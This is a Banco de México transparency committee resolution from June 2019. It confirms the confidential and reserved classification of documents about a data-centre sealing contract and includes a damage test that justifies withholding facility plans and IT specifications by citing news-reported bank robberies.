TERCERO. Que la titular de la Dirección de Programación y Distribución de Efectivo del Banco de México, mediante oficio de fecha veinte de junio de dos mil diecinueve, hizo del conocimiento de este órgano colegiado que ha determinado clasificar diversa información contenida en los documentos señalados en dicho oficio, en los términos de las carátulas correspondientes, respecto de los cuales se generaron las versiones públicas respectivas, se elaboró la prueba de daño correspondiente y solicitó a este órgano colegiado confirmar tal clasificación y aprobar las respectivas versiones públicas.

CONSIDERANDO

PRIMERO. Este Comité es competente para confirmar, modificar o revocar las determinaciones que en materia de clasificación de la información realicen los titulares de las áreas del Banco de México, de conformidad con los artículos 44, fracción II, de la LGTAIP; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); y 31, fracción III, del Reglamento Interior del Banco de México (RIBM). Asimismo, este órgano colegiado es competente para aprobar las versiones públicas que someten a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso b), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

SEGUNDO. Enseguida se analiza la clasificación realizada por la unidad administrativa al rubro citada:

1. Es procedente la clasificación de la información testada y referida como confidencial conforme a la fundamentación y motivación expresada en las correspondientes carátulas adjuntas a los oficios referidos en los resultandos Segundo y Tercero de la presente determinación.

Este Comité advierte que no se actualiza alguno de los supuestos de excepción previstos en Ley para que este Instituto Central se encuentre en posibilidad de permitir el acceso a la información señalada, en términos de

los artículos 120 de la LGTAIP, 117 de la LFTAIP, y 22 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO).

En consecuencia, **este Comité confirma la clasificación de la información testada y referida como confidencial**.

2. Es procedente la clasificación de la información testada y referida como reservada, conforme a la fundamentación y motivación expresadas en la prueba de daño correspondiente, la cual se tiene aquí por reproducida como si a la letra se insertase en obvio de repeticiones innecesarias.

En consecuencia, **este Comité confirma la clasificación de la información testada y referida como reservada.**

En este sentido, se **aprueban las versiones públicas señaladas en los oficios precisados en la sección de Resultandos de la presente determinación.**

Por lo expuesto con fundamento en los artículos, 44, fracción II, 137, párrafo segundo, inciso a), de la LGTAIP; 65, fracción II, y 102, párrafo primero, de la LFTAIP; 31, fracción III, del RIBM; Quincuagésimo sexto y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se confirma la clasificación de la información testada y referida como confidencial, conforme a la fundamentación y motivación expresadas en las carátulas señaladas en los oficios referidos en resultandos Segundo y Tercero de la presente determinación, en términos del considerando Segundo de la presente.

SEGUNDO. Se confirma la clasificación de la información testada y referida como reservada, conforme a la fundamentación y motivación expresadas en la correspondiente prueba de daño, en términos del considerando Segundo de la presente determinación.

TERCERO. Se **aprueban las versiones públicas** señaladas en los oficios precisados en la sección de Resultandos de la presente determinación.

Así lo resolvió, por unanimidad de los integrantes presentes de este Comité de Transparencia del Banco de México, en sesión celebrada el veinticinco de junio de dos mil diecinueve.

COMITÉ DE TRANSPARENCIA

MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta

ERIK MAURICIO SÁNCHEZ MEDINA
Integrante

VÍCTOR MANUEL DE LA LUZ PUEBLA
Integrante

ANEXO "E"

BANCO DE MÉXICO

BANCO DE MÉXICO
RECIBIDO
17 JUN 2019
Comité de Transparencia
Por: J15390 Hora: 14:40

Recibí un oficio constante en dos cuartillas, tres carátulas y ~~una~~ dos pruebas de daño.-

Ciudad de México, a 3 de junio de 2019

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
Presente.

Nos referimos a la obligación prevista en el artículo 60 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), en el sentido de poner a disposición de los particulares la información a que se refiere el Título Quinto de dicho ordenamiento (obligaciones de transparencia) en el sitio de internet de este Banco Central y a través de la Plataforma Nacional de Transparencia.

Al respecto, en relación con las referidas obligaciones de transparencia, nos permitimos informarles que las unidades administrativas señaladas en las carátulas respectivas, de conformidad con los artículos 100, y 106, fracción III, de la Ley General de Transparencia y Acceso a la Información Pública, así como 97 de la Ley Federal de Transparencia y Acceso a la Información Pública, y el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, han determinado clasificar diversa información contenida en los documentos que se indican más adelante, clasificando la Dirección de Seguridad (DS), en conjunto con la Dirección de Infraestructura de Tecnologías de la Información (DITI) uno de estos documentos de conformidad con la fundamentación y motivación señaladas en las carátulas y en las pruebas de daño correspondientes.

En el documento cuya carátula se identifica con el número de anexo 1, la DS clasificó información relacionada con instalaciones estratégicas como información reservada y la DITI clasificó también como información reservada, la relacionada con las especificaciones de la infraestructura de tecnologías de la información y telecomunicaciones.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título de los documentos clasificados, los cuales coinciden con los que aparecen en las carátulas que debidamente firmadas se acompañan al presente.

No.	TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO	PRUEBA DE DAÑO NÚMERO DE ANEXOS
1	Contrato No. CO-0000005162. Sellado huecos CC (700-18-0049-2)	1	2, 3
2	Criterios de seguridad para el "Sellado de huecos". Ref.:Z01/142/2018. 19 de junio 2018 (700-18-0049-2)	4	3
3	Comité de obra inmobiliaria. Acta sesión ordinaria 13/2018 10 de octubre de 2018 (700-18-0049-2)	5	3

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, atentamente solicitamos a ese Comité de Transparencia confirmar la clasificación de la información realizada por las unidades administrativas correspondientes, y aprobar las versiones públicas señaladas en el cuadro precedente.

BANCO DE MÉXICO

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informamos que el personal que por la naturaleza de sus atribuciones tiene acceso a los referidos documentos clasificados, es el descrito a continuación:

Documentos clasificados	Personal con acceso a documentos clasificados
Contrato No. CO-0000005162. Sellado huecos CC (700-18-0049-2)	DGTI: Gerencia de Cómputo (Gerente) Subgerencia de Desarrollo de Servicios de Cómputo (Subgerente) Oficina Centros de Cómputo (Todo el personal) Oficina de Servicios de Apoyo al Cómputo (Todo el personal) Subgerencia de Planeación y Regulación (Todo el personal) DGE: Dirección de Seguridad (Director) Gerencia de Resguardo y Traslado de Valores (Gerente) Subgerencia de Resguardo de Valores (Subgerente) DRM: Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Todo el personal). Gerencia de Abastecimiento a Emisión y Recursos Humanos (Todo el personal). Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Todo el personal).
Criterios de seguridad para el "Sellado de huecos". Ref.:Z01/142/2018. 19 de junio 2018 (700-18-0049-2)	
Comité de obra inmobiliaria. Acta sesión ordinaria 13/2018 10 de octubre de 2018 (700-18-0049-2)	

Atentamente,

MARCOS PÉREZ HERNÁNDEZ
Director de Infraestructura de Tecnologías de la Información

ING. GONZALO MARAÑÓN VILLEGAS
Director de Seguridad

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Seguridad Dirección de Infraestructura de Tecnologías de la Información
II. La identificación de los documentos del que se elaboran las versiones públicas.	Contrato No. CO-0000005162. Sellado huecos CC (700-18-0049-2)
III. Firma del titular del área y de quien clasifica.	**ING. GONZALO MARAÑÓN VILLEGAS** Director de Seguridad **MARCOS PÉREZ HERNÁNDEZ** Director de Infraestructura de Tecnologías de la Información
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 21/2019, celebrada el 25 de junio de 2019 Secretaría del Comité de Transparencia Rodrigo Vila Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Páginas**	**Información testada**	**Fundamento Legal**	**Motivación**
e	43, 44, 45, 46, 47, 48, 49, 50	Ubicación y planos arquitectónicos de instalaciones estratégicas del Banco de México	Conforme a la prueba de daño que se adjunta, titulada "Ubicación, planos arquitectónicos, características y especificaciones de instalaciones estratégicas en el Banco de México.".	Conforme a la prueba de daño que se adjunta, titulada "Ubicación, planos arquitectónicos, características y especificaciones de instalaciones estratégicas en el Banco de México.".
s	51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62	Características, especificaciones, condiciones y nivel de riesgo de instalaciones estratégicas	Conforme a la prueba de daño que se adjunta, titulada "Ubicación, planos arquitectónicos, características y especificaciones de instalaciones estratégicas en el Banco de México.".	Conforme a la prueba de daño que se adjunta, titulada "Ubicación, planos arquitectónicos, características y especificaciones de instalaciones estratégicas en el Banco de México.".
A1	2, 35, 36, 51, 56, 63	Información relacionada con las especificaciones de la infraestructura de tecnologías de la información y telecomunicaciones	Conforme a la prueba de daño que se adjunta, titulada "Especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México".	Conforme a la prueba de daño que se adjunta, titulada "Especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México".

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	Dirección de Infraestructura de Tecnologías de la Información
II. La identificación del documento del que se elabora la versión pública.	Criterios de seguridad para el "Sellado de huecos". Ref.:Z01/142/2018. 19 de junio 2018 (700-18-0049-2)
III. Firma del titular del área y de quien clasifica.	**MARCOS PÉREZ HERNÁNDEZ** Director de Infraestructura de Tecnologías de la Información
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 21/2019, celebrada el 25 de junio de 2019 Secretaría del Comité de Transparencia Rodrigo Vela Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Páginas**	**Información testada**	**Fundamento Legal**	**Motivación**
A1	1 y 2	Información relacionada con las especificaciones de la infraestructura de tecnologías de la información y telecomunicaciones	Conforme a la prueba de daño que se adjunta	Conforme a la prueba de daño que se adjunta

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA


La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	Dirección de Infraestructura de Tecnologías de la Información
II. La identificación del documento del que se elabora la versión pública.	Comité de obra inmobiliaria. Acta sesión ordinaria 13/2018 10 de octubre de 2018 (700-18-0049-2)
III. Firma del titular del área y de quien clasifica.	**MARCOS PÉREZ HÉRNANDEZ** Director de Infraestructura de Tecnologías de la Información
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 21/2019 celebrada el 25 de junio de 2019 **Secretario del Comité de Transparencia** **Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México.** **Firmas**

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Páginas**	**Información testada**	**Fundamento Legal**	**Motivación**
A1	29, 31 y 43	Información relacionada con las especificaciones de la infraestructura de tecnologías de la información y telecomunicaciones	Conforme a la prueba de daño que se adjunta	Conforme a la prueba de daño que se adjunta



BANCO DE MÉXICO

PRUEBA DE DAÑO

Ubicación, planos arquitectónicos, características y especificaciones de instalaciones estratégicas en el Banco de México.

En términos de lo dispuesto en los artículos 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos, 113, fracciones I, IV y V, de la Ley General de Transparencia y Acceso a la Información Pública; 110, fracciones I, IV y V, de la Ley Federal de Transparencia y Acceso a la Información Pública; Décimo séptimo, fracción VIII, Vigésimo segundo, fracción II, y Vigésimo tercero de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, vigentes, es de clasificarse como información reservada aquella cuya publicación:

- Posibilite la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, así como lo indispensable para la provisión de bienes o servicios.

- Comprometa las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero o el bueno funcionamiento de los sistemas de pago.

- Pueda poner en riesgo la vida, seguridad o salud de una persona física.

La divulgación de la información relativa a "Ubicación, planos arquitectónicos, características y especificaciones de instalaciones estratégicas en el Banco de México", representa un riesgo de perjuicio significativo al interés público, compromete la seguridad nacional, la seguridad en la provisión de moneda nacional al país, y pone en riesgo la vida, seguridad y salud de personas físicas, toda vez que dicho riesgo es:

1) Real, ya que revelar o divulgar la información relativa a las "Ubicación, planos arquitectónicos, características y especificaciones de instalaciones estratégicas en el Banco de México", proporcionaría datos que pueden ser utilizados para la planeación y ejecución de actividades ilícitas, como asaltos, atentados y/o secuestros en contra de este Instituto Central y de sus servidores públicos, y, en consecuencia, evitar el cumplimiento de la finalidad establecida en el artículo 2o. de la Ley del Banco de México, en el sentido de proveer a la economía del país de moneda nacional.

BANCO DE MÉXICO

Asimismo es importante destacar que de conformidad con los artículos 28, párrafo séptimo de la Constitución Política de los Estados Unidos Mexicanos, así como 2o. y 4o. de la Ley del Banco de México, el Estado ejerce de manera exclusiva, a través del Banco de México, funciones en las áreas estratégicas de acuñación de moneda y emisión de billetes, por lo cual resulta evidente que divulgar la ubicación, los planos arquitectónicos, las características y las especificaciones de instalaciones estratégicas en el Banco de México, representaría una amenaza a la Seguridad Nacional al ponerse en riesgo el cumplimiento de la finalidad del Instituto Central de proveer a la economía del país de moneda nacional.

Lo anterior, debido a que le corresponde privativamente al Banco Central, emitir billetes y ordenar la acuñación de moneda metálica, así como poner ambos signos en circulación a través de las operaciones que dicha Ley le autoriza realizar, función que se cumple, necesariamente, dentro de las instalaciones estrátegicas.

En este sentido, el artículo 5, fracción XII, de la Ley de Seguridad Nacional establece que son amenazas a la seguridad nacional, los actos tendientes a destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos.

A su vez, el artículo 146 de la Ley General del Sistema Nacional de Seguridad Pública dispone que se consideran instalaciones estratégicas, a los espacios, inmuebles, construcciones, muebles, equipo y demás bienes, destinados al funcionamiento, mantenimiento y operación de las actividades consideradas como estratégicas por la Constitución Política de los Estados Unidos Mexicanos, entre las que se encuentran las áreas estratégicas de acuñación de moneda y emisión de billetes citadas.

Asimismo, el artículo Décimo séptimo, fracción VIII, de los Lineamientos, establece que podrá considerarse como información reservada, aquella que de difundirse actualice o potencialice un riesgo o amenaza a la seguridad nacional cuando se posibilite la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico.

Por lo antes referido, es evidente que divulgar la información de que se trata, facilitaría conocer las ubicaciones y características de instalaciones estratégicas del Banco de México y ponen en peligro la seguridad de los mismos.

Por las razones expuestas, la divulgación de la citada información compromete la seguridad nacional y la seguridad en la provisión de moneda al país, que refiere el artículo 113, fracciones I y IV, de la Ley General de Transparencia y Acceso a la Información Pública, ya que de divulgarse la información se podría destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos, como es la provisión de moneda nacional al país.

Por otra parte, es indispensable señalar que, proporcionar la información relativa a las "Ubicación, planos arquitectónicos, características y especificaciones de instalaciones estratégicas en el Banco de México", otorgaría elementos que, facilitan el conocimiento de las ubicaciones y sus características, lo cual pondría en riesgo la vida del personal que salvaguarda las instalaciones del Banco, así como de los empleados y los miembros de la junta de Gobierno.

En ese mismo sentido, conforme a la experiencia en el contexto de seguridad y robo, un modo de operación común de los grupos de delincuencia organizada es el asalto a las instalaciones estratégicas, lo cual se facilitaría o lograría, a través del conocimiento y divulgación de información como la que contienen las "Ubicación, planos arquitectónicos, características y especificaciones de instalaciones estratégicas en el Banco de México", por lo que el hecho de hacerla del dominio público, implica un riesgo y una amenaza inminente a las instalaciones del Banco de México, así como al personal que labora en el mismo, ya que dicha información puede ser utilizada por diversos grupos delincuenciales para planear y ejecutar un asalto a las instalaciones del Banco de México.

Asimismo, revelar la citada información compromete la seguridad en la provisión de moneda nacional al país que prevé el artículo 113, fracción IV, de la Ley General de Transparencia y Acceso a la Información Pública, toda vez que un eventual ataque a las instalaciones del Banco Central de la Nación, afectaría el cumplimiento de la finalidad establecida en el ya referido artículo 2o. de la Ley del Banco de México, en el sentido de proveer a la economía del país de moneda nacional.

De conformidad con lo establecido en el artículo 113, fracción V, de la ley General de Transparencia y Acceso a la Información Pública, divulgar la información referente a las "Ubicación, planos arquitectónicos, características y especificaciones de instalaciones estratégicas en el Banco de México", pone en inminente riesgo la vida, seguridad o salud del personal que se encarga de los traslados de valores, de los miembros de la Junta de Gobierno, así como de las personas que pudieran encontrase cerca de algún punto de ataque por parte de la delincuencia organizada. En tal sentido, es indispensable salvaguardar la vida, seguridad y salud de todo el personal del Banco de México y personas que pudieran estar involucradas en algún intento de robo.

2) Demostrable, por las características de operación del Banco de México, el dar a conocer la ubicación, los planos arquitectónicos, las características y las especificaciones de instalaciones estratégicas en el Banco de México que utiliza para el cumplimiento de sus funciones, permitiría a la delincuencia organizada facilitar un ataque a las instalaciones, al servicio de traslado de valores del propio Banco Central, así como a los miembros de la Junta de Gobierno. Adicionalmente, al hacer públicas la ubicación, los planos arquitectónicos, las características y las especificaciones de instalaciones estratégicas, se podrían obtener

detalles sobre la manera en que operan, sus limitantes así como las vulnerabilidades informáticas que podrían presentarse durante su vida útil, situación que sería aprovechada para afectar su desempeño incluso, para proveer de información incorrecta a los operadores; con lo cual se incrementaría la probabilidad de un ataque exitoso.

Por otra parte, es importante mencionar que el actuar de la delincuencia organizada, normalmente conlleva la pérdida de vidas humanas y en la actualidad, ésta, mantiene una constante actividad en el asalto a Bancos y servicios de traslado de valores, tanto a nivel nacional como internacional, como ejemplos, se citan algunos casos de robos que destacaron en su planeación a través del conocimiento la ubicación, los planos arquitectónicos, las características y las especificaciones de instalaciones estratégicas:

1. **Ciudad de Fortaleza, Brasil, agosto de 2005,** se sustrajo de las instalaciones del Banco Central de Brasil, un botín equivalente a 70 millones de dólares de los EE.UU. de América, dicho acto con pleno conocimiento de los equipos de detección, permitiendo la construcción de un túnel de 200 metros[1]

2. **Oaxaca de Juárez, Oaxaca, marzo de 2011,** la empresa de traslado de valores Compañía Mexicana de Traslado de Valores (COMETRA), sufrió un asalto en sus instalaciones, el grupo delictivo ingresó con pleno conocimiento tanto de los equipos como de los protocolos de comunicación y actuación, a las instalaciones fingiendo ser empleados encargados de la transportación de valores y robaron 157 millones de pesos M.N.[2]

3. **Ciudad de México, enero de 2016,** en la sucursal Lagunilla de la institución financiera BBVA Bancomer S.A., Institución de Banca Múltiple, Grupo Financiero BBVA Bancomer (BBVA Bancomer), un grupo de hombres hizo un boquete en la azotea del edificio de tres pisos y atados con cuerdas descendieron hasta la sucursal, cortaron el cableado de cámaras de vigilancia de los negocios aledaños y cubrieron con espuma y pintura las

---

[1] Fuente: (9 de agosto de 2005) "Una banda perpetra el mayor robo bancario de la historia de Brasil". Consultado el 29 de enero de 2016, de El Mundo. Sitio web: http://www.elmundo.es/elmundo/2005/08/09/sociedad/1123550484.html

[2] Fuente: (20 de marzo de 2011) "Roban 157 mdp de sede de Cometra en Oaxaca". Consultado el 29 de enero de 2016, de Vanguardia MX. Sitio web: http://www.vanguardia.com.mx/robanl57mdpdesededecometraenoaxaca-678864.html

cámaras del interior de dicha sucursal, para posteriormente hacer otro boquete en la bóveda; extraoficialmente se mencionó que el botín fue de 10 millones de pesos.[3]

4. **São Paulo, Brasil, octubre 2017,** descubren en Brasil túnel para robar un banco. La policía de Brasil descubrió un túnel de 600 metros construido junto a una sede del Banco de Brasil, donde un grupo de ladrones planeaba realizar "en breve" el robo de unos mil millones de reales (cerca de seis mil millones de pesos). La policía encontró el túnel la noche del lunes 02 de octubre en la Zona Sur de São Paulo. Momentos después atraparon a 16 personas que pretendían llevar a cabo el robo, mientras fabricaban herramientas para la excavación. Asimismo, las autoridades informaron que la banda estuvo excavando el túnel durante cuatro meses; contaba con iluminación, madera y barras de hierro. Conectaba con la bóveda del banco y en el otro extremo con una casa, punto base de los ladrones.[4]

5. **Viña del Mar, Chile, noviembre 2017,** intentaron robar banco cavando túnel a través de un desagüe. Elementos de la Policía chilena, conocidos como Carabineros, realizaron un operativo en una sucursal del Banco Estado donde localizaron la construcción de un túnel para llegar hasta la bóveda de la sucursal. A las 21h55 se activaron las alarmas de la sucursal del Banco Estado, lo que provocó la llegada de las fuerzas policiacas a la sucursal. Al realizar una inspección dentro de la bóveda, encontraron diferentes herramientas y se percataron de la existencia de un túnel en el suelo de alrededor de 50 centímetros de diámetro, dentro del cual se encontraron ventiladores y más herramientas. La excavación del túnel fue a través de un ducto del desagüe que tenía su salida aproximadamente a 60 metros de la sucursal. El motivo por el cual no pudieron abrir la bóveda fue que ésta cuenta con un sistema programado con fecha y hora para su apertura. No se ha logrado dar con el paradero de los delincuentes.[5]

[3] Fuente: (15 de enero de 2016). "Robo de película en la Lagunilla". Consultado el 28 de enero de 2016, de *El Gráfico*. Sitio web: http://www.elgrafico.mx/viral/15-01-2016/robo-de-pelicula-en-la-lagunilla

[4] Fuente: (05 de octubre de 2017) "Ellos intentaron hacer el mayor robo del mundo". Consultado el 22 de noviembre de 2017, de El Imparcial. Sitio web: http://www.elimparcial.com/EdicionEnLinea/Notas/LoCurioso/05102017/1262150-Ellos-intentaron-hacer-el-mayor-robo-del-mundo.html

[5] Fuente: (20 de noviembre de 2017) "Desconocidos intentaron robar banco en Viña del Mar: cavaron túnel a través de un desagüe". Consultado el 22 de noviembre de 2017, de Biobio Chile. Sitio web: http://www.biobiochile.cl/noticias/nacional/region-de-valparaiso/2017/11/20/desconocidos-intentaron-robar-banco-en-vina-del-mar-cavaron-tunel-a-traves-de-un-desague.shtml

6. **Guadalajara, enero 2018,** frustran asalto en sucursal bancaria. Un delincuente fue abatido por la Policía de Guadalajara al frustrar el asalto que pretendía llevar a cabo en un Banco Azteca ubicado en Lomas de Polanco. El sujeto arribó al lugar con un arma de fuego calibre .38, con la que pretendía robar el efectivo y algunos muebles del establecimiento, incluso, tenía amenazadas a dos personas. Sin embargo, uno de los cajeros activó la alarma silenciosa, por lo que la policía municipal consiguió llegar antes de que se perpetrara el asalto. A su arribo, el delincuente amenazó a los oficiales con el arma que empuñaba, por lo que éstos le dispararon. frustran asalto en sucursal bancaria.[6]

7. **Oaxaca, OAX., agosto de 2018,** durante el fin de semana, sujetos abrieron un boquete a través de un local de café, el cual daba hacia la bóveda del banco Scotiabank, ubicado en la calzada Héroes. El botín no ha sido revelado.[7]

8. **San Pedro Tlaquepaque, JAL., octubre de 2018,** los delincuentes entraron por los ductos de ventilación, ingresaron a la bóveda de Santander y dañaron los cajeros automáticos. Se presume el robo de 3 mdp.[8]

9. **16. Monterrey, N.L., octubre de 2018,** un grupo ingresó por la azotea de una sucursal Banorte ubicada en la colonia Independencia. Se desconoce el monto del robo.[9]

10. **Chihuahua, CHIH., octubre de 2018,** dos hombres hicieron un boquete en la azotea e ingresaron a la bóveda de la sucursal Bancomer. Fueron detenidos al interior del banco debido a la activación de una alarma silenciosa.[10]

[6] Fuente: (03 de enero 2018), "Policías tapatíos abaten a presunto asaltante en Lomas de Polanco". Consultado el 04 de enero de 2018, de El Informador, sitio web: https://www.informador.mx/jalisco/Policias-tapatios-abaten-a-presunto-asaltante-en-Lomas-de-Polanco-20180103-0109.html

[7] Fuente: (14 de agosto 2019) "Ladrones "topo" consuman robos en Oaxaca". Consultado el 6 de mayo 2019, de NVI Noticias, sitio web: https://www.nvinoticias.com/nota/99031/ladrones-topo-consuman-robos-en-oaxaca

[8] Fuente: (15 de octubre 2019) "Confirman robo de 3 millones de pesos de la bóveda de un banco en Tlaquepaque". Consultado el 6 de mayo 2019, de Notisistema, sitio web: https://www.notisistema.com/noticias/confirman-robo-de-3-millones-de-pesos-de-la-boveda-de-un-banco-en-tlaquepaque/

[9] Fuente: (18 de octubre 2019) "Investigan robo en sucursal bancaria de la Independencia". Consultado el 6 de mayo 2019, de Info 7, sitio web: http://www.info7.mx/locales/investigan-robo-en-sucursal-bancaria-de-la-independencia/2332939

[10] Fuente: (19 de octubre 2019) "Detienen a dos ladrones en bóveda de Bancomer". Consultado el 6 de mayo 2019, de El Heraldo De Chihuahua, sitio web: https://www.elheraldodechihuahua.com.mx/policiaca/detienen-a-dos-ladrones-en-boveda-de-bancomer-2161201.html

3) Identificable, ya que al tomar en consideración los casos antes expuestos, es notorio que existen grupos delictivos que cuentan con el desarrollo, sofisticación y capacidades operativas avanzadas que pueden realizar este tipo de ataques, y el hecho de hacer pública la información solicitada, pondría al alcance de estos grupos delictivos, las herramientas necesarias para la planeación y ejecución de los mismos.

En efecto, respecto de este rubro, es importante mencionar que en términos del artículo 63, fracción II, de la Ley del Banco de México, este Instituto Central se encuentra obligado a mantener los inmuebles estrictamente indispensables para el desempeño de sus funciones, por lo que dar a conocer la ubicación, los planos arquitectónicos, las características y las especificaciones de instalaciones estratégicas que se utilizan en el Banco de México, compromete la seguridad nacional, la seguridad pública o la defensa nacional y pone en riesgo la vida, seguridad o salud de una persona física.

El riesgo de perjuicio que supondría la divulgación de la información supera el interés público general de que se difunda, ya que el interés público se centra en que haya moneda nacional en todo el país en las cantidades y denominaciones necesarias para satisfacer la demanda de la sociedad; revelar o divulgar información referente a la ubicación, los planos arquitectónicos, las características y las especificaciones de instalaciones estratégicas que se utilizan en el Banco de México, situaría a las instalaciones estratégicas, como un blanco fácil de la delincuencia organizada, lo que ocasionaría como se ha señalado con anterioridad, poner en riesgo la integridad física de los involucrados.

Asimismo, el interés público se centra en que el Banco de México, como autoridad del Estado Mexicano, proteja los derechos humanos en acatamiento al artículo 1 de la Constitución Federal, entre los cuales se encuentra, en primer lugar, el derecho a la vida, así como el derecho a la salud. De igual manera, es también de interés público que el banco central cumpla con su mandato constitucional para satisfacer la demanda de la sociedad, por lo que revelar o divulgar información relativa la ubicación, los planos arquitectónicos, las características y las especificaciones de instalaciones estratégicas que se utilizan en el Banco de México, no aporta un beneficio a la transparencia comparable con el perjuicio que representaría un atentado, asalto o secuestro a las personas referidas en la presente prueba de daño, o bien la vulneración a la seguridad nacional, y la seguridad en la provisión de moneda nacional al país, que se origine con motivo del conocimiento de la mencionada información.

En efecto, revelar esta información otorgaría elementos que, facilitarían el conocimiento de las características y funcionamiento de los mismos, lo cual pondría en riesgo la vida del personal que salvaguarda las instalaciones del Banco, así como de los empleados y los miembros de la junta de Gobierno, pues los situaría como un blanco fácil de grupos delictivos, lo que ocasionaría, como se ha señalado con anterioridad, poner en riesgo la vida, salud o integridad física de los involucrados.

BANCO DE MÉXICO

En este sentido, el artículo 1º, tercer párrafo, de la Constitución Política de los Estados Unidos Mexicanos (CPEUM) señala que todas las autoridades, en el ámbito de sus competencias, tienen la obligación de promover, respetar, proteger y garantizar los derechos humanos de conformidad con los principios de universalidad, interdependencia, indivisibilidad y progresividad.

